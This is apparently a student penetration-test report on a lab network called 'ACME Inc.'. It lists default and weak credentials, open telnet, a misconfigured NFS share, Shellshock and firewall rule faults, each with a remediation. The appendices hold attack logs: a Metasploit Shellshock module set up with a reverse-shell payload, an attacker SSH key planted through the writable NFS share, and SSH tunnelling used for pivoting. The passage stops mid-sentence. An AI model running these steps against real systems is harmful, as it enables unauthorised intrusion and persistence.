


Fig 3.6.2 a - Default splash screen for 172.16.221.237.

4 WEAKNESSES AND REMEDIATIONS

4.1 PASSWORD MANAGEMENT

4.1.1 Default Credentials

There is clear evidence that suggests that multiple machines within the network use the default password that came when the machine was first set up.

4.1.1.1 Examples

All the VyOS routers use the default credentials (vyos/vyos) as well as the pfSense firewall (admin/pfsense), as seen below.

```
root@kali:~# telnet 192.168.0.193
Trying 192.168.0.193...
Connected to 192.168.0.193.
Escape character is '^J'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Tue Dec 29 17:35:02 UTC 2020 on pts/1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$
```

Fig 4.1.1.1 a - All the VyOS routers “vyos” profiles have the same default credentials

4.1.1.2 Remediation

These credentials must be changed to something more secure. E.g - a longer string, containing several words that can easily be remembered, as well as a few character substitutions that will throw off brute force algorithms.

4.1.2 Weak Passwords

Some of the user accounts on individual machines use weak passwords that are included on many wordlists and can easily be brute-forced. Such passwords include “apple”

4.1.2.1 Examples

Such passwords include “apple” used on the .242 router and “plums” used on the .34 machine, as seen in Fig 4.1.2.1 a

```
[22][ssh] host: 192.168.0.242 login: root password: apple
```

Fig 4.1.2.1 a - Hydra was able to brute force the root password for a router

4.1.2.2 Remediation

See above: 4.1.1.2 Remediation

4.2 PORT MANAGEMENT

Telnet is an unencrypted port used ordinarily intended to provide a command line interface on remote machines. If left open, an attacker can utilize this interface to access machines.

4.2.1.1 *Telnet is open*

Telnet is open on many addresses throughout the network. This could let attackers remotely connect and perform operations on remote machines using the full potential of a command line interface. As previously shown in Fig 3.1.1.2 d, and here again below, data transmitted over telnet is unencrypted and can be viewed as plain-text when intercepted,




Fig 4.2.1.2 - Unencrypted log on information

4.2.1.2 *Remediation*

Disable Telnet on the network and replace it with the encrypted ssh protocol.

4.2.2 HTTP (Port 80)

HyperText Transfer Protocol is a connectionless, media independent unencrypted application protocol that allows web browsers to connect to a web application

4.2.2.1 *HTTP is open*

HTTP is open across the network on the routers on the network. Connecting to them reveals the webpage to be default splash screens for VyOS routers. Should data be transmitted to the website, this information would also be able to be viewed as plain text if intercepted.

4.2.2.2 *Remediation*

HyperText Transfer Protocol Secure (HTTPS) should be used when the network needs to make use of a web application. This can be enabled in the pfSense firewall settings.

4.3 NFS PERMISSIONS

When NFS is configured correctly, it allows verified remote users to mount onto the fileshare present on that machine and look at its contents. However, when misconfigured an attacker can look at other directories if the permission levels that have been set are incorrect.

4.3.1 NFS is misconfigured on machine(s)

NFS is misconfigured on the 192.168.0.66 machine, which allows remote users to mount with read and write permissions onto the fileshare. This allows the attacker to view sensitive information stored on the machine such as the etc/shadow file that holds the account details.

4.3.2 Remediations

The NFS permissions on 192.168.0.66 must be altered to prevent just any user on the 192.168.0.* network from mounting it with both read and write permissions

4.4 SSH ISSUES

4.4.1 SSH

SSH is currently configured to allow as many log on attempts as it takes to log in, which makes it vulnerable to brute forcing through tools such as Hydra.

4.4.2 Remediation

SSH must be reconfigured to drop the connection after a certain level of requests.

4.5 FIREWALL CREDENTIAL ISSUES

4.5.1 Default Credentials

The firewall does not use different credentials to those supplied. Hence, any attacker can simply search the default credentials to log onto the firewall and from there, modify it to suit their needs.

4.5.2 Mitigation

These credentials should be changed to something more secure. Particularly, the password for this are of the network must be very strong and resilient from attack.

4.6 FIREWALL MISCONFIGURED

4.6.1 DMZ Allows outside connections.

The Demilitarized Zone (DMZ) in a network should be a subnet of the wider network that contains the hardened machines outside of the firewall. The webserver behind the firewall in this case can talk to things out with the DMZ and within the LAN, as seen in Fig 4.6.1 a. This is especially dangerous as it allows anything untrusted in the DMZ to communicate with the LAN, which, given the current state of the network is particularly risky.

Rules (Drag to Change Order)											
	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
	1 / 1.41 MiB	IPv4 *	*	*	192.168.0.66	*	*	none			
	0 / 3 KiB	IPv4 *	*	*	192.168.0.64/27	*	*	none			
	0 / 240 B	IPv4 TCP	*	*	192.168.0.241	80 (HTTP)	*	none			
	0 / 240 B	IPv4 TCP	*	*	192.168.0.241	443 (HTTPS)	*	none			
	0 / 0 B	IPv4 TCP	*	*	192.168.0.241	2601	*	none			
	0 / 0 B	IPv4 TCP	*	*	192.168.0.241	2604 - 2605	*	none			
	0 / 3 KiB	IPv4 *	*	*	LAN net	*	*	none			
	2 / 8.65 MiB	IPv4 *	*	*	*	*	*	none			

Fig 4.6.1 a - Seen at the top and bottom of the list of rules are two rules that enable anything in the DMZ to communicate with the LAN.

4.6.2 Remediation

Both the rules identified in Fig 4.6.1 a should be disabled / deleted to prevent unauthorized access to the LAN from within the DMZ

4.7 APACHE AND SHELLSHOCK

4.7.1 Shellshock Vulnerability

As seen in **3.4.2 Using Shellshock with Metasploit Framework console and Hydra to access more of the Network** the apache server behind the firewall is vulnerable to the shellshock vulnerability, which allows an attacker to send commands to a vulnerable web server (Abela, 2017). The evaluation that has been discussed above used shellshock to great effect to pivot around the firewall.

4.7.1.1 Remediation

The best way to remove the vulnerability that shellshock exploits is to update apache. This can be done by doing a simple “sudo apt-get update”. However, as the bug that causes shellshock is native to bash, a bash update can be acquired with “sudo apt-get install --only-upgrade bash”

4.7.2 Apache runs as Root

The Apache server running on 192.168.0.242 runs as root, meaning anyone who penetrates the defenses in place will acquire root level privileges.

4.7.2.1 Remediation

Apache will need to be reinstalled. It is also suggested that password be changed as described in **4.1.1.2 Remediation**

4.8 SNMP

SNMP is enabled on router 3, allowing all information on the router to be looked at, as seen below in Fig 4.8 a. This is obviously dangerous as an attacker can learn about the LAN from this output. To remedy this, SNMP can be upgraded to a more modern version that only allows a community of people to view its contents (tools.kali.org.)

```
[*] 192.168.0.226:161 SNMP request timeout
root@kali:~# snmp-check 192.168.0.230 -c private
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 192.168.0.230:161 using SNMPv1 and community 'private'

[*] System information:

Host IP address      : 192.168.0.230
Hostname             : vyos
Description          : Vyatta VyOS 1.1.7
Contact              : root
Location             : Unknown
Uptime snmp          : 1 day, 08:02:06.02
Uptime system        : 1 day, 08:01:50.25
System date          : 2020-12-29 19:48:25.0

[*] Network information:

IP forwarding enabled : yes
Default TTL           : 64
TCP segments received : 1149
TCP segments sent     : 1145
TCP segments retrans  : 0
Input datagrams       : 358355
Delivered datagrams    : 253728
Output datagrams       : 361296
```

Fig 4.6.1 a - SNMP will display all the information the router stores

5 NETWORK DESIGN CRITICAL EVALUATION

5.1 EVALUATION AND DISCUSSION

Judging from the findings listed previously, it is clear at least some consideration was given to the network's security. The presence of a firewall within the network is indicative that the creator of the network was aware of the threats posed by network breaches. The use of SSH was clearly intended at some point, as router 1 as well as the 192.168.0.34 workstations communicate to other devices through ssh.

However, many other parts of the network are indicative of the opposite. Weaknesses surrounding password management, port management, device configurations and other software vulnerabilities renders most types of protection the network has redundant; mapping the network is alarmingly simple.

For instance, as demonstrated above, the first step to mapping the network was pivoting from 192.168.0.193. This would not have been possible if the password used on this router was unique and secure. Also, given the router has telnet open, it allows any attacker to connect to it, or, intercept traffic sent to it, in order to obtain credentials. Later findings such as the discovery of SNMP in use also makes an attacker's job of mapping and exploiting easier. This is especially noticeable when the findings above are considered, such as the machine that administers the firewall, 192.168.0.242 is vulnerable to shellshock. By simply updating the apache software, any attack would be halted before it could penetrate around the firewall.

These simple changes lead one to believe that the ACME Inc. Network is inherently insecure from today's many different types of threats. It is therefore recommended the network be fully reworked so as it meets today's standards. That is; disabling telnet, removing default credentials, updating Apache firmware and modifying the fileshare privileges of several machines to prevent tampering.

Fortunately, it was noticed the network has been properly designed to allow for future expansion. There are several subnets still available with room for many more devices. The design is simple as well, traffic is routed around the network through use of 4 routers, whilst communications within subnets use the appropriate hardware to allow them to communicate efficiently, such as the switch connected to router 1.

6 CONCLUSIONS

6.1 CONCLUSION

Given the vulnerabilities listed above, and how simple it is to exploit them using the default tools on Kali Linux, it is the testers opinion that ACME Inc. take down their network and begin a rework from the ground up. A lot of the vulnerabilities that have been discovered are dependent on poor configuration during set up. A re-do of these setups with the proper guidance as to the most secure best practices would ensure that ACME Inc's network will be secure and able to go online.

REFERENCES

For URLs, Blogs:

Support.vyos.io. 2020. *Default User/Password For Vyos - Knowledgebase / General / FAQ - Vyos*. [online] Available at: <<https://support.vyos.io/en/kb/articles/default-user-password-for-vyos-2>> [Accessed 18 December 2020].

Ehacking. 2020. *How To Use Nikto For Scanning Vulnerabilities Of Any Website In Kali Linux - Ehacking*. [online] Available at: <<https://www.ehacking.net/2020/02/how-to-use-nikto-for-scanning-vulnerabilities-of-any-website-in-kali-linux.html#:~:text=Nikto%20is%20one%20of%20the%20most%20common%20tools%2C,take%20necessary%20measures%20to%20save%20from%20weaponized%20exploits.>> [Accessed 19 December 2020].

Chandel, R., 2017. *FTP Pivoting Through RDP*. [online] Hacking Articles. Available at: <https://www.hackingarticles.in/ftp-pivoting-rdp/#:~:text=Ping%20Sweep%20This%20module%20will%20perform%20IPv4%20ping,session%201%20msf%20post%20%28ping_sweep%29%20%3E%20exploit%201> [Accessed 28 December 2020].

Linux, K., 2018. *Configuring The Proxychains*. [online] Best Kali Linux Tutorials. Available at: <<https://www.kalilinux.in/2018/12/configuring-proxychains-in-kali-linux.html>> [Accessed 28 December 2020].

Vultr. 2019. *Port Forwarding And Proxying Using Openssh*. [online] Available at: <<https://www.vultr.com/docs/port-forwarding-and-proxying-using-openssh#:~:text=An%20SSH%20proxy%20is%20mainly%20used%20to%20proxy,to%20access%20services%20that%20are%20not%20publicly%20accessible.>> [Accessed 28 December 2020].

Pfsense-docs.readthedocs.io. 2018. *Pfsense Default Username And Password — Pfsense Documentation*. [online] Available at: <<https://pfsense-docs.readthedocs.io/en/latest/usermanager/pfsense-default-username-and-password.html>> [Accessed 28 December 2020].

WonderHowTo. 2018. *How To Exploit Shellshock On A Web Server Using Metasploit*. [online] Available at: <<https://null-byte.wonderhowto.com/how-to/exploit-shellshock-web-server-using-metasploit-0186084/>> [Accessed 29 December 2020].

Abela, R., 2017. *Shellshock Bash Remote Code Execution Vulnerability Explained And How To Detect It*. [online] Netsparker.com. Available at: <<https://www.netsparker.com/blog-v2/web-security/cve-2014-6271-shellshock-bash-vulnerability-scan/>> [Accessed 30 December 2020].

Tools.kali.org. n.d. [online] Available at: <<https://tools.kali.org/information-gathering/snmp-check#:~:text=snmp-check%20Package%20Description%20Like%20to%20snmpwalk,%20snmp-check%20allows,license%20and%20based%20on%20%E2%80%9CAthena-2k%E2%80%9D%20script%20by%20jshaw.>> [Accessed 4 January 2021].

APPENDICES

APPENDIX - NMAP SCAN

This was the initial NMap scan of the network.

```
root@kali:~# nmap 192.168.0.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-16 14:10 EST
Nmap scan report for 192.168.0.33
Host is up (0.0023s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https

Nmap scan report for 192.168.0.34
Host is up (0.0047s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
2049/tcp  open  nfs

Nmap scan report for 192.168.0.129
Host is up (0.0041s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https

Nmap scan report for 192.168.0.130
Host is up (0.0041s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
2049/tcp  open  nfs

Nmap scan report for 192.168.0.225
Host is up (0.00059s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https

Nmap scan report for 192.168.0.226
Host is up (0.0023s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https

Nmap scan report for 192.168.0.229
```

```
root@kali: ~ x root@kali: ~
Nmap scan report for 192.168.0.229
Host is up (0.0022s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https

Nmap scan report for 192.168.0.230
Host is up (0.0041s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https

Nmap scan report for 192.168.0.233
Host is up (0.0042s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https

Nmap scan report for 192.168.0.242
Host is up (0.0042s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind

Nmap scan report for 192.168.0.193
Host is up (0.00010s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https
MAC Address: 00:50:56:99:6C:E2 (VMware)

Nmap scan report for 192.168.0.203
Host is up (0.00013s latency).
All 1000 scanned ports on 192.168.0.203 are closed
MAC Address: 00:0C:29:DA:42:4C (VMware)

Nmap scan report for 192.168.0.210

Nmap scan report for 192.168.0.210
Host is up (0.00014s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
2049/tcp  open  nfs
MAC Address: 00:0C:29:0D:67:C6 (VMware)

Nmap scan report for 192.168.0.200
Host is up (0.000040s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
3389/tcp  open  ms-wbt-server

Nmap done: 256 IP addresses (14 hosts up) scanned in 47.34 seconds
root@kali:~#
```

APPENDIX A - NIKTO SCAN

```
root@kali:~# nikto -h targetIP.txt
- Nikto v2.1.6
-----
+ No web server found on 192.168.0.200:80
-----
+ No web server found on 192.168.0.203:80
-----
+ No web server found on 192.168.0.210:80
-----
+ Target IP:      192.168.0.193
+ Target Hostname: 192.168.0.193
+ Target Port:    80
+ Start Time:     2020-11-16 14:30:50 (GMT-5)
-----
+ Server: lighttpd/1.4.28
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ OSVDB-3268: /cgi-bin/: Directory indexing found.
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ 8738 requests: 0 error(s) and 5 item(s) reported on remote host
+ End Time:       2020-11-16 14:31:06 (GMT-5) (16 seconds)
-----
+ Target IP:      192.168.0.242
+ Target Hostname: 192.168.0.242
+ Target Port:    80
+ Start Time:     2020-11-16 14:31:06 (GMT-5)
-----
+ Server: Apache/2.4.10 (Unix)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ All CGI directories 'found', use '-C none' to test none
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header '93e4r0-cve-2014-6271' found, with contents: true
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ 17596 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:       2020-11-16 14:31:30 (GMT-5) (24 seconds)
-----
+ 2 host(s) tested
root@kali:~#
```

APPENDIX B - NIKTO "SHELLSHOCK" SCAN

```
root@kali:~# nikto shellshock -h http://192.168.0.242
- Nikto v2.1.6
-----
+ Target IP:      192.168.0.242
+ Target Hostname: 192.168.0.242
+ Target Port:    80
+ Start Time:     2020-12-22 12:39:35 (GMT-5)
-----
+ Server: Apache/2.4.10 (Unix)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header '93e4r0-cve-2014-6278' found, with contents: true
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ 8725 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:       2020-12-22 12:40:02 (GMT-5) (27 seconds)
-----
+ 1 host(s) tested
root@kali:~#
```

APPENDIX C - OVERVIEW OF METASPLOIT PAYLOAD

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options
Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

  Name      Current Setting  Required  Description
  ----      -
  CMD_MAX_LENGTH  2048             yes       CMD max line length
  CVE         CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
  HEADER      User-Agent        yes       HTTP header to use
  METHOD       GET               yes       HTTP method to use
  Proxies     192.168.0.242    yes       A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS      path>'            yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:
  RPATH       /bin              yes       Target PATH for binaries used by the CmdStager
  RPORT       80               yes       The target port (TCP)
  SRVHOST     0.0.0.0           yes       The local host to listen on. This must be an address on the local machine or
  SRVPORT     8080             yes       The local port to listen on.
  SSL         false            no        Negotiate SSL/TLS for outgoing connections
  SSLCert     /usr/share/certs  no        Path to a custom SSL certificate (default is randomly generated)
  TARGETURI   /cgi-bin/status  yes       Path to CGI script
  TIMEOUT     5                yes       HTTP read response timeout (seconds)
  URIPATH     /                no        The URI to use for this exploit (default is random)
  VHOST       192.168.0.242    no        HTTP server virtual host

Payload options (linux/x86/shell/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.13.200  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Linux x86
```


APPENDIX D - .RSA KEYGEN

```
root@kali: ~
root@kali: ~
root@kali: ~

root@kali:~# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:ntJsSy8Xls+sVjhbeNcVrPP235ELQyDnnAjc16eOPcU root@kali
The key's randomart image is:
+---[RSA 3072]-----+
|
|      .  .  .  .  .
|    o+o + ....
|   o.*B o++.
|  . o S.B+.o+E
| o = 0 == .o.
|  . @ . *.o.
|   = .   + =
|   .   .+
+-----[SHA256]-----+
root@kali:~# scp /root/.ssh/id_rsa.pub root@192.168.0.242:~/.ssh/authorized_keys
The authenticity of host '192.168.0.242 (192.168.0.242)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ELsJFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? no
Host key verification failed.
lost connection
root@kali:~# scp /root/.ssh/id_rsa.pub root@192.168.0.242:~/.ssh/authorized_keys
The authenticity of host '192.168.0.242 (192.168.0.242)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ELsJFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.242' (ECDSA) to the list of known hosts.
root@192.168.0.242's password:
Permission denied, please try again.
root@192.168.0.242's password:
Permission denied, please try again.
root@192.168.0.242's password:
root@192.168.0.242: Permission denied (publickey,password).
lost connection
root@kali:~# scp /root/.ssh/id_rsa.pub root@192.168.0.242:~/.ssh/authorized_keys
root@192.168.0.242's password:
id_rsa.pub
root@kali:~#
```


APPENDIX E ADDING RSA.PUB TO .66

Mount a directory on the .66 machine, in this case (pseudo attacker has already made one)

```
root@kali:~# mkdir nfsshare66
mkdir: cannot create directory 'nfsshare66': File exists
root@kali:~#
```

```
root@kali:~# mount -t nfs 192.168.0.66:/ nfsshare66/
root@kali:~# ls
1 config Desktop Documents Downloads get-pip.py
```

Perform some checks to work out where the directory has been listed, then work out if a an authorized keys directory needs to be created under xadmin

```
root@kali:~# df -h
Filesystem      Size  Used Avail Use% Mounted on
udev            1.9G   0    1.9G   0% /dev
tmpfs           392M  11M  381M   3% /run
/dev/sda1       77G   9.5G  63G  14% /
tmpfs           2.0G   24K  2.0G   1% /dev/shm
tmpfs           5.0M   0    5.0M   0% /run/lock
tmpfs           2.0G   0    2.0G   0% /sys/fs/cgroup
tmpfs           392M  20K  392M   1% /run/user/0
192.168.0.66:/  4.8G  2.9G  1.7G  63% /root/nfsshare66
root@kali:~# touch /root/nfsshare.nfsshare.test
root@kali:~# ls -l /root/nfsshare.nfsshare.test
-rw-r--r-- 1 root root 0 Dec 29 02:37 /root/nfsshare.nfsshare.test
root@kali:~# touch /root/home/home.test
touch: cannot touch '/root/home/home.test': No such file or directory
root@kali:~# touch /xadmin/home/home.test
touch: cannot touch '/xadmin/home/home.test': No such file or directory
```

Then create the appropriate place to store the auth keys... e.g under the xadmin folder (root)

```
root@kali:~/nfsshare66/home# cd ~/nfsshare66/home/xadmin
root@kali:~/nfsshare66/home/xadmin# ls
Desktop Documents Downloads Music Pictures Public Templates Videos
root@kali:~/nfsshare66/home/xadmin# mkdir /nfsshare66/home/xadmin/.ssh
mkdir: cannot create directory '/nfsshare66/home/xadmin/.ssh': No such file or directory
root@kali:~/nfsshare66/home/xadmin# mkdir .ssh
root@kali:~/nfsshare66/home/xadmin# ls
Desktop Documents Downloads Music Pictures Public Templates Videos
```

Then upload the client public key to the appropriate dir

```
cp id_rsa.pub ~/nfsshare66/home/xadmin/.ssh/authorized_keys
```

And then log in

```

root@kali:~/nfsshare66/home/xadmin/.ssh# ssh xadmin@192.168.0.66
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Tue Dec 29 06:51:25 2020 from 192.168.0.242
xadmin@xadmin-virtual-machine:~$

```

APPENDIX F - TUNNELING THROUGH 192.168.0.34

Tunneling .34

```

root@kali:~# ssh -w0:0 root@192.168.0.34
root@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Tue Nov 17 00:00:29 2020 from 192.168.0.200
root@xadmin-virtual-machine:~# ip addr
4: tun0: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc noop state DOWN group default qlen 500
    link/none
root@xadmin-virtual-machine:~#

```

Then assign IP and set tunnel up

```

root@xadmin-virtual-machine:~# ip addr add 1.1.1.2/30 dev tun0
root@xadmin-virtual-machine:~# ip link set tun0 up
root@xadmin-virtual-machine:~#

4: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 500
    link/none
    inet 1.1.1.2/30 scope global tun0
        valid_lft forever preferred_lft forever
root@xadmin-virtual-machine:~#

```

Repeat for Kali, Ensure it works by pinging the other end of the tunnel

```

root@kali:~# ip addr add 1.1.1.1/30 dev tun0
root@kali:~# ip link set tun0 up
root@kali:~# ping 1.1.1.2
PING 1.1.1.2 (1.1.1.2) 56(84) bytes of data.
64 bytes from 1.1.1.2: icmp_seq=1 ttl=64 time=2.24 ms
64 bytes from 1.1.1.2: icmp_seq=2 ttl=64 time=1.27 ms
64 bytes from 1.1.1.2: icmp_seq=3 ttl=64 time=1.11 ms
64 bytes from 1.1.1.2: icmp_seq=4 ttl=64 time=1.02 ms
^C
--- 1.1.1.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 1.016/1.407/2.235/0.486 ms
root@kali:~#

```

Then enable IPv4 routing

```

root@xadmin-virtual-machine:~# more /proc/sys/net/ipv4/conf/all/forwarding
0
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
root@xadmin-virtual-machine:~# more /proc/sys/net/ipv4/conf/all/forwarding
1
root@xadmin-virtual-machine:~#

```

Then add the 13.13.13.12 network to the routing table, route add -host 13.13.13.12

```

root@kali:~# route
Kernel IP routing table
Destination    Gateway         Genmask         Flags Metric Ref    Use Iface
default        192.168.0.193  0.0.0.0         UG    0      0      0 eth0
1.1.1.0        0.0.0.0        255.255.255.252 U     0      0      0 tun0
13.13.13.12    0.0.0.0        255.255.255.255 UH    0      0      0 tun0
192.168.0.192  0.0.0.0        255.255.255.224 U     0      0      0 eth0
root@kali:~#

```

This reveals the other interface of the 192.168.0.34 machin

